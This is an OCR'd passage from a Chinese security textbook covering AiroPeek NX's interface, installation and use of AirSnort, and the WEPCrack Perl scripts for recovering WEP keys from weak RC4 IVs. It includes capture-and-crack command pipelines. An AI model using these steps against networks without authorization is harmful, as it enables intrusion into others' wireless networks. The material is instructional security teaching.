


图 21.59 Log 选项卡

◆ Expert 选项卡显示了各种问题的详细信息，如图 21.60 所示。在该页面中可以查看问题所在的日志、问题总结和产生问题的结点等详细信息。




图 21.60 Expert 选项卡

◆ Peer Map 选项卡比较重要，它采用图形化的方式显示检测到的各主机之间的位置关系，如图 21.61 所示。要想了解某主机的详细信息，可以直接将鼠标停留在该主机图标上即可看到。另外鼠标右键单击某主机的图标，可以在弹出的菜单中进行与之有关的操作，例如选择以该主机为源地址的所有包，或者隐藏该主机等，如图 21.62 所示。




图 21.61 Peer Map 选项卡




图 21.62 在 Peer Map 中对某主机的操作

至此，已经详细介绍了各选项卡的作用，也比较全面地说明了 AiroPeek NX 的使用，至于主菜

单中每个菜单命令的具体操作方法，由于比较简单，这里不再赘述。

通过以上的介绍可以看出，AiroPeek NX 是一款功能非常强大、非常完善的无线网络安全工具，非常值得读者一试。

21.4.4 AirSnort

AirSnort 是一个加密和破解软件，能够捕捉到加密的无线数据，并且能够逐字节地提取密钥。在捕捉大约 3000000～5000000 个包之后，AirSnort 能够在数秒钟之内破解客户端和主机使用的密码。由于它能同时捕捉和破解加密数据，所以很快成为无线网络中流行的安全工具。此外，AirSnort 还提供了 GUI 界面，更加便于用户操作。

21.4.4.1 安装 AirSnort

AirSnort 的官方网站是 http://airsnort.shmoo.com/，该软件支持 Linux 操作系统和 Windows 操作系统。

在 Windows 下的安装过程有点复杂，这里详细说明如下：

- 从 http://sourceforge.net/project/showfiles.php?group_id=33358&release_id=77508 下载 AirSnort 软件包，解压到 airsnort 目录下。注意，在 airsnort 目录下直接包含 bin 和 lib 等子目录，不要包含解压缩时生成的顶层目录。
- 可以从 http://www.gimp.org/~tml/gimp/win32/gtk+-2.4.21.zip 下载 GTK+2.4.14，然后直接解压缩到 airsnort 目录下。
- 下载 Glib2.4.7，可以从 http://www.gimp.org/~tml/gimp/win32/glib-2.4.7.zip 得到，然后直接解压缩到 airsnort 目录下。
- 可以从 http://www.gimp.org/~tml/gimp/win32/pango-1.4.1.zip 下载 Pango1.4.1，然后直接解压缩到 airsnort 目录下。
- 可以从 http://www.gimp.org/~tml/gimp/win32/atk-1.8.0.zip 下载 ATK1.8.0，然后直接解压缩到 airsnort 目录中。
- 在 http://www.wildpackets.com/support/downloads 上选择适合自己无线网卡的驱动下载，如果以前安装过，可以省略这一步。
- 到 http://www.dlldump.com/上搜索并下载两个 DLL 文件：iconv.dll 和 intl.dll，并放置到 airsnort 的 bin 目录下。

下面详细说明该软件的安装过程。

step 1 通过 Windows 的 cmd 命令行窗口运行 airsnort 命令，出现如图 21.63 所示的错误提示。




图 21.63 AirSnort 缺少 Peek.dll 文件

step 2 Peek.dll 是在 AiroPeek NX 目录中可以找到的一个 DLL 文件，将该文件复制到 airsnort 的 bin 目录下之后重新运行，出现如图 21.64 所示的信息。




图 21.64 AirSnort 显示网卡信息

step 3 弹出 AirSnort 的操作界面，如图 21.65 所示。




图 21.65 AirSnort 运行界面

到这里就算安装成功，能够正常运行了。

需要说明的是，在上述安装过程中比较注重强调路径问题，也就是说没有将 GTK+2.4.14 和 Glib 等数据包直接解压缩到各自的目录中，而是直接解压缩到 airsnort 目录下。在这种情况下，上述软件包可以直接添加到 AirSnort 中，各自的 DLL 文件就会自动添加到 bin 目录下，否则在运行时会报告找不到某 DLL 文件。另外，为了以后运行方便，可以将 airsnort 命令的路径添加到系统变量 PATH 中，这样以后就可以在 Windows 系统的 cmd 命令行窗口中直接运行了。

在 Linux 下安装 AirSnort 的过程比较复杂，简单说明如下。

首先确保各种驱动工作正常。为此，需要根据系统的实际情况，安装诸如内核源代码、PCMCIA CS 包、wlan-ng 包、Orinoco driver 补丁和访问点（AP）驱动等，这里不一一解释，如果发现缺少某部分请自行安装。

然后安装最新版本的 LibPcap，该软件可以从 http://www.tcpdump.org/获得，目前最新版本是 0.9.5 版。

确保 GTK+的版本大于 2.0。建议使用 GTK+2.2，它可以从 http://www.gtk.org/download/获得。Glib 包也可以通过上述网址获得。另外可能还需要 GTK+devel。

在确保以上软件都成功安装之后，就可以开始编译安装 AirSnort 了。具体过程比较简单，在解压缩源代码包之后，进入该目录，依次运行以下 3 条命令就可以成功安装了。

```
./configure
make
make install
```

当然在实际安装过程中，由于具体系统不同，可能会出现形形色色的问题，这里不能一一表述

具体的解决方法。但是仔细观察出错信息，如果无法解决问题，就直接将报错信息中的关键字段通过网络搜索引擎来搜索，一般会找到具体的解决方案。

21.4.4.2 使用 AirSnort

这里为便于阐述，以 Windows 系统中通过图形界面操作为例，简单说明 AirSnort 的使用方法。

如图 21.66 所示，通过该窗口，可以选择要监视的网卡和网卡类型等具体信息。设置完毕之后，单击底部的 Start 按钮开始运行。从图 21.66 中可以看出，已经发现了许多无线设备。




图 21.66 AirSnort 运行结果

也可以通过 File 菜单来直接加载或者保存 Crack 文件或 Pcap 文件等，如图 21.67 所示。




图 21.67 保存结果

另外通过 Settings 菜单可以启用或者禁用 GPS 功能。如图 21.68 所示，在该对话框中可以进行简单的设置。




图 21.68 设置 GPS 功能

21.4.5 WEPCrack

在发现了 WEP 协议中 RC4 算法的漏洞之后，人们开发了一个用于破解 WEP 密码的软件 WEPCrack。该软件完全由 Perl 语言实现，所以一般在系统中安装 Perl 之后就可以使用 WEPCrack 了，但是如果想要发挥其完整的功能，还是建议在 UNIX 系统中使用。

可以从网址 http://wepcrack.sourceforge.net/上获得其详细信息，并通过其中的链接来下载该程序。解压缩之后可以看到 3 个 Perl 文件。实际上，在比较早的版本中包含 4 个或更多文件。这 4 个文件分别是：

- **WeakIVGen.pl** 通过让用户输入一个 5 位或者 13 位的密钥来生成一个 IVFile.log 文件。该日志文件将包含一个列表，列出指定密钥的所有可能的脆弱 IV。
- **prism-getIV.pl** 该脚本读取 prismdump/Ethereal 捕获的文件，并通过扫描来发现脆弱 IV。所有的脆弱 IV 都被记录到 IVFile.log 文件中，同时记录与检测到的脆弱 IV 关联的加密包的第一个字节。该脚本可以和捕获程序同时运行，也可以出现已经存在的捕获文件。例如可以直接运行命令：

```
prismdump | prism-getIV.pl
```

或者先运行命令：

```
prismdump > capturefile
```

然后运行命令：

```
prism-getIV.pl capturefile
```

- **WEPCrack.pl** 该脚本用于读取 IVFile.log 文件，并利用脆弱 IV 和加密输出来确定所使用的密钥。尽管该脚本可能出错，但是出错概率比较小，不必太担心。
- **prism-decode.pl** 该脚本读取 prismdump/Ethereal 捕获的文件，并解码 802.11 帧。它接受通过 STDIN（Perl 语言里面的标准输入）的输入或者通过命令行指定的文件输入。它能够提供 BSSID 或者其他有价值的信息。可以直接运行命令：

```
prismdump | prism-decode.pl
```

或者先运行命令：

```
prismdump > capturefile
```

然后运行命令：

```
prism-decode.pl capturefile
```

但是在有的版本（0.1.0版本）中仅仅存在3个文件。已经使用pcap-getIV.pl取代了旧版本中的prism-getIV.pl脚本，而且也不再包含prism-decode.pl脚本。

WEPCrack软件的安装过程可以说非常简单，直接解压缩就可以了。但是在实际操作过程中，也不可能完全避免出现其他问题。例如在Fedora Core 3系统中直接运行./pcap-getIV.pl命令时，出现如图21.69所示的报错信息。




图21.69 WEPCrack脚本运行出错

可以从网址http://dries.ulyssis.org/apt/packages/perl-Net-Pcap/info.html下载并安装net::pcap模块，从这里还可以直接下载该软件的rpm安装包，直接使用rpm –Uvh software.rpm命令来安装就可以了。继续运行./pcap-getIV.pl命令，出现如图21.70所示的报错信息，这也是由于缺少Term/ReadKey.pm模块而导致的。此时可以手动安装该模块，首先到如下网址下载该模块的rpm包：

```
http://rpm.pbone.net/index.php3/stat/4/idpl/1128425/com/perl-Term-ReadKey-
2.21-1.i386.rpm.html
```

但是在本实例中发现运行时仍然报错。为此首先找到该软件的2.30版本源代码，然后运行如下命令：

```
perl Makefile.pl
make test
make install
```

成功安装，但再次运行./pcap-getIV.pl命令，出现如图21.71所示的报错信息，这表示版本不一致。可以登录如下网址找到对应版本的软件包：

```
http://dir.filewatcher.com/d/FreeBSD/distfiles/Other/TermReadKey-2.21.tar.
gz.34878.html
```

再次安装之后运行./pcap-getIV.pl 命令，运行成功，如图 21.72 所示。

